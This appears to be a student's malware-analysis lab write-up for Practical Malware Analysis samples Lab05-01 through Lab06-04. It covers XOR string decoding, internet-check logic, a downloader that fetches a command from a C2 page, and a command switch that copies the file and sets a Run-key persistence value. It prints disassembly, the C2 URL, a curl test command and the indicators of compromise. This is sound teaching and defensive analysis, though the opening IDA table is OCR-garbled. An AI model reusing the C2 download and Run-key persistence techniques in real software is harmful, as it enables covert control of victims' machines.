| .data:1001D98D                 | db 75h ; u                                                                       |
| .data:1001D98E                 | db 3Ch ; <                                                                       |
| .data:1001D98F                 | db 26h ; 8                                                                       |
| .data:1001D988 a1UUU7461Yu2u10 | db '-1::', 27h, 'u<&u!=<&u746>1::', 27h, 'yu&!', 27h, '<;2u1@6:1@1u3:', 27h, 'u' |
| .data:1001D983                 | db 5                                                                             |
| .data:1001D984 a46649u         | db 27h, '46!<649u'                                                               |
| .data:1001D980                 | db 18h                                                                           |
| .data:1001D98E a4940u          | db '49"4', 27h, '8u'                                                             |
| .data:1001D9C5                 | db 14h                                                                           |
| .data:1001D9C6 a49U            | db ';'49,&<&u'                                                                   |
| .data:1001D9CE                 | db 19h                                                                           |
| .data:1001D9CF a47uoDgfa       | db '47uo dgfa', 0                                                                |
| .data:1001D998                 | db 36h ; b                                                                       |
| .data:1001D999                 | db 3Eh ; >                                                                       |
| .data:1001D99A                 | db 31h ; 1                                                                       |
| .data:1001D99B                 | db 3Ah ; :                                                                       |
| .data:1001D99C                 | db 3Ah ; :                                                                       |
| .data:1001D99D                 | db 27h ; :                                                                       |
| .data:1001D99E                 | db 79h ; y                                                                       |
| .data:1001D99F                 | db 75h ; u                                                                       |
| .data:1001D9A0                 | db 26h ; &                                                                       |
| .data:1001D9A1                 | db 21h ; !                                                                       |
| .data:1001D9A2                 | db 27h ; :                                                                       |
| .data:1001D9A3                 | db 3Ch ; <                                                                       |
| .data:1001D9A4                 | db 38h ; ;                                                                       |
| .data:1001D9A5                 | db 32h ; 2                                                                       |

Figure 28: Random data at `0x1001D988`

We have been provided a python script with the lab `lab05-01.py` which is to be used as an IDA plugin for a simple script. For 0x50 bytes from the current cursor position, the script performs an XOR of 0x55, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
 b = Byte(sea+i)
 decoded_byte = b ^ 0x55
 PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from `0x1001D988` and doing XOR `0x55`.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

### b. analyze the malware found in the file Lab06-01.exe.

#### i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the `main` subroutine. We can find this quite quickly by traversing from the `start` function and finding `sub_401040`. This is `main` as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to `main` (figure 1).

Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (sub\_401000) (figure 2), we see it executes an external API call `InternetGetConnectedState`, which returns a `TRUE` if the system has an internet connection, and `FALSE` otherwise. This is followed by a comparison against `0` (`FALSE`) and then a `JZ` (Jump If Zero). This means the jump will be successful if `InternetGetConnectedState` returns `FALSE` (`0`) (There is no internet connection).

Figure 2: Lab06–01 | sub 401000 internet connection test

Therefore, the jump path (`short loc_40102B`) is taken and the string returned will be '*Error 1.1: No Internet\n*'.

`InternetGetConnectedState` returns TRUE, then the jump is not successful, and the returned string is ‘Success: *Internet Connection*\n’.

Based upon this, it can be determined that the major code construct is a basic **If Statement**.

M.Sc. IT. SEM 2

## Malware Analysis

**ii. What is the subroutine located at 0x40105F?**

Given the proximity to the strings at the offset addresses in each path, it can be assumed that `sub_40105F` is `printf`, a function used to print text with formatting (supported by the `\n` for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.


**iii. What is the purpose of this program?**

Lab06–01.exe is a simple program to test for internet connection. It utilises API call `InternetGetConnectedState` to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file *Lab06-02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the `main` subroutine again (this time `sub_401130`), and again we see the first subroutine called is `sub_401000`. This is very similar as it calls `InternetGetConnectedState` and prints the appropriate message (figure 3). We also can verify that `0x40117F` is still the `printf` function, which I've renamed.



**Figure 3: Lab06–02** | sub 401000 internet connection test & sub 40117F (printf)

### **iii. What does the second subroutine called by main do?**

This is something new now; the `main` function in `lab06-02.exe` is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that `sub_401040` is reached by the preceding `cmp` to 0 being successful (`jnz` jump if not 0), which therefore means

M.Sc. IT. SEM 2

## Malware Analysis

we're hoping for the returned value from `sub_401000` to be not 0 — indication there IS internet connection.





Figure 4: Lab06–02 | main subroutine

Navigating to `sub_401040`, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, `InternetOpenA` and `InternetOpenUrlA`, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).



```

0000000000401040
0000000000401040
0000000000401040 ; Attributes: bp-based frame
0000000000401040
0000000000401040 sub_401040 proc near
0000000000401040
0000000000401040
0000000000401040 Buffer= byte ptr -210h
0000000000401040 var_20F= byte ptr -20Fh
0000000000401040 var_20E= byte ptr -20Eh
0000000000401040 var_20D= byte ptr -20Dh
0000000000401040 var_20C= byte ptr -20Ch
0000000000401040 hFile= dword ptr -10h
0000000000401040 hInternet= dword ptr -0Ch
0000000000401040 dwNumberOfBytesRead= dword ptr -8
0000000000401040 var_4= dword ptr -4
0000000000401040
0000000000401040 55 push ebp
0000000000401041 8B EC mov ebp, esp
0000000000401043 81 EC 10 02 00 00 sub esp, 528 ; Integer Subtraction
0000000000401049 6A 00 push 0 ; dwFlags
000000000040104B 6A 00 push 0 ; lpszProxyBypass
000000000040104D 6A 00 push 0 ; lpszProxy
000000000040104F 6A 00 push 0 ; dwAccessType
0000000000401051 68 F4 70 40 00 push offset szAgent ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4 mov [ebp+hInternet], eax
000000000040105F 6A 00 push 0 ; dwContext
0000000000401061 6A 00 push 0 ; dwFlags
0000000000401063 6A 00 push 0 ; dwHeadersLength
0000000000401065 6A 00 push 0 ; lpszHeaders
0000000000401067 68 C4 70 40 00 push offset szUrl ; "http://www.practicalmalwareanalysis.com/...
000000000040106C 8B 45 F4 mov eax, [ebp+hInternet]
000000000040106F 50 push eax ; hInternet
0000000000401070 FF 15 B4 60 40 00 call ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0 mov [ebp+hFile], eax
0000000000401079 83 7D F0 00 cmp [ebp+hFile], 0 ; Compare Two Operands
000000000040107D 75 1E jnz short loc_40109D ; Jump if Not Zero (ZF=0)

```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, `szAgent` containing string “*Internet Explorer 7.5/pma*”, which is a User-Agent String, is passed to `InternetOpenA`.

`szUrl` contains the string “<http://www.practicalmalwareanalysis.com/cc.htm>” which is the URL for `InternetOpenUrlA`.

This has another `jnz` where the jump is not taken if `hFile` returned from `InternetOpenUrlA` is 0 (meaning no file was downloaded), where a message is printed “*Error 2.2: Fail to ReadFile\n*” and the internet connection is closed.

#### iv. What type of code construct is used in `sub_40140`?

If `szURL` is found, the program attempts to read 200h (512) bytes of the file (*cc.htm*) using the API call `InternetReadFile` (the `jnz` unsuccessful path leads to “*Error 2.2: Fail to ReadFile\n*” printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four `cmp / jnz` blocks which each comparing a single byte from the `Buffer` and several variables. These may also be seen as `Buffer+1`, `Buffer+2`, etc. This is a notable code construct in which a character array is filled with data from `InternetReadFile` and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then var\_20C (likely the whole 512 bytes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string “*Error 2.3: Fail to get command\n*” is printed.

Looking back at `main`, if this all passes with no issues, the string “*Success: Parsed command is %c\n*” is printed and the system does `Sleep` for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of `%c` is variable `var_8`) is the returned value from `sub 401040`, the contents of `cc.htm`.




Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

**v. Are there any network-based indicators for this program?**

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the `InternetOpenA` and `InternetOpenUrlA` calls; *Internet Explorer 7.5/pma* and <http://www.practicalmalwareanalysis.com/cc.htm>

**vi. What is the purpose of this malware?**

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>.

```
C:\Users\cxe\Desktop\PMA_tmp>Lab06-02.exe
Success: Internet Connection
Error 2.3: Fail to get command
curl --user-agent "Internet Explorer 7.5/pma" http://www.practicalmalwareanalysis.com/cc.htm
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

**d. Analyze the malware found in the file *Lab06–03.exe*.****i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?**

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — `sub_401130` (figure 9).






Figure 9: Lab06–03.exe | Comparisons of Lab06–03.exe (left) and Lab06–02.exe (right) main functions

## **ii. What parameters does this new function take?**

`sub_401130` takes 2 parameters. The first is `char`, the command character read from <http://www.practicalmalwareanalysis.com/cc.htm> and `lpExistingFileName` (a long pointer to a character string, ‘Existing File Name’, which is the program’s name ( `Lab06-03.exe`) (figure 10). These were both pushed onto the stack as part of the `main` function.

```
0000000000401130
0000000000401130
0000000000401130 ; Attributes: bp-based frame
0000000000401130
0000000000401130 ; int _cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130 sub_401130 proc near
0000000000401130
0000000000401130 var_8= dword ptr -8
0000000000401130 phkResult= dword ptr -4
0000000000401130 arg_0= byte ptr 8
0000000000401130 lpExistingFileName= dword ptr 0Ch
0000000000401130
0000000000401130 55 push ebp
0000000000401131 8B EC mov ebp, esp
0000000000401133 83 EC 08 sub esp, 8 ; Integer Subtraction
0000000000401136 0F BE 45 08 movsx eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8 mov [ebp+var_8], eax
000000000040113D 8B 4D F8 mov ecx, [ebp+var_8]
0000000000401140 83 E9 61 sub ecx, 61h ; Integer Subtraction
0000000000401143 89 4D F8 mov [ebp+var_8], ecx
0000000000401146 83 7D F8 04 cmp [ebp+var_8], 4 ; switch 5 cases
000000000040114A 0F 87 91 00 00 00 ja loc_4011E1 ; jump table 00401153 default case
```

Figure 10: Lab06–03.exe | sub\_401130 parameters.

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases' and the 'jumptable 00401153 default case'. We have previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switch cases and one default case (figure 11).




Figure 11: Lab06–03.exe | sub\_401130 flowchart

#### **iv. What can this function do?**

The five switch cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	Loc_40115A	Calls CreateDirectoryA to create directory C:\Temp
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be C:\Temp\cc.exe
Case 2	loc_40117F	Calls DeleteFileA to delete the file C:\Temp\cc.exe
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to Malware with data C:\Temp\cc.exe
Case 4	loc_4011D4	Call Sleep to sleep the program for 100 seconds
Default	loc_4011E1	Print error message Error 3.2: Not a valid command provided

Figure 12: Lab06–03.exe | sub\_401130 switch cases

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06–03.exe. Setting the registry key

Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

#### v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (C:\Temp\cc.exe), and the registry key used for persistence ( Software\Microsoft\Windows\CurrentVersion\Run /v Malware | C:\Temp\cc.exe)

#### vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06–01.exe and Lab06–02.exe, Lab06–03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>. The program then has a set of possible functionalities based upon the contents of cc.htm and the switch code construct to perform one of:

- Create directory C:\Temp
- Copy the current file (Lab06–03.exe) to C:\Temp\cc.exe
- Set the Run registry key as Malware | C:\temp\cc.exe for persistence
- Delete C:\Temp\cc.exe
- Sleep the program for 100 seconds

#### e. analyze the malware found in the file Lab06–04.exe.

##### i. What is the difference between the calls made from the main method in Lab06–03.exe and Lab06–04.exe?

Figure 13: Lab06–04.exe | Modified downloadFile function with arg 0

Of the subroutines called from `main` we have analysed (renamed to `testInternet`, `printf`, `downloadFile`, and `commandSwitch`) only `downloadFile` has seen a notable change. The `aInternetExplor` address contains the value *Internet Explorer 7.50/pma%od* for the user-agent (`szAgent`) which includes an `%od` not seen previously, as well as a new local variable `arg_0` (figure 13).

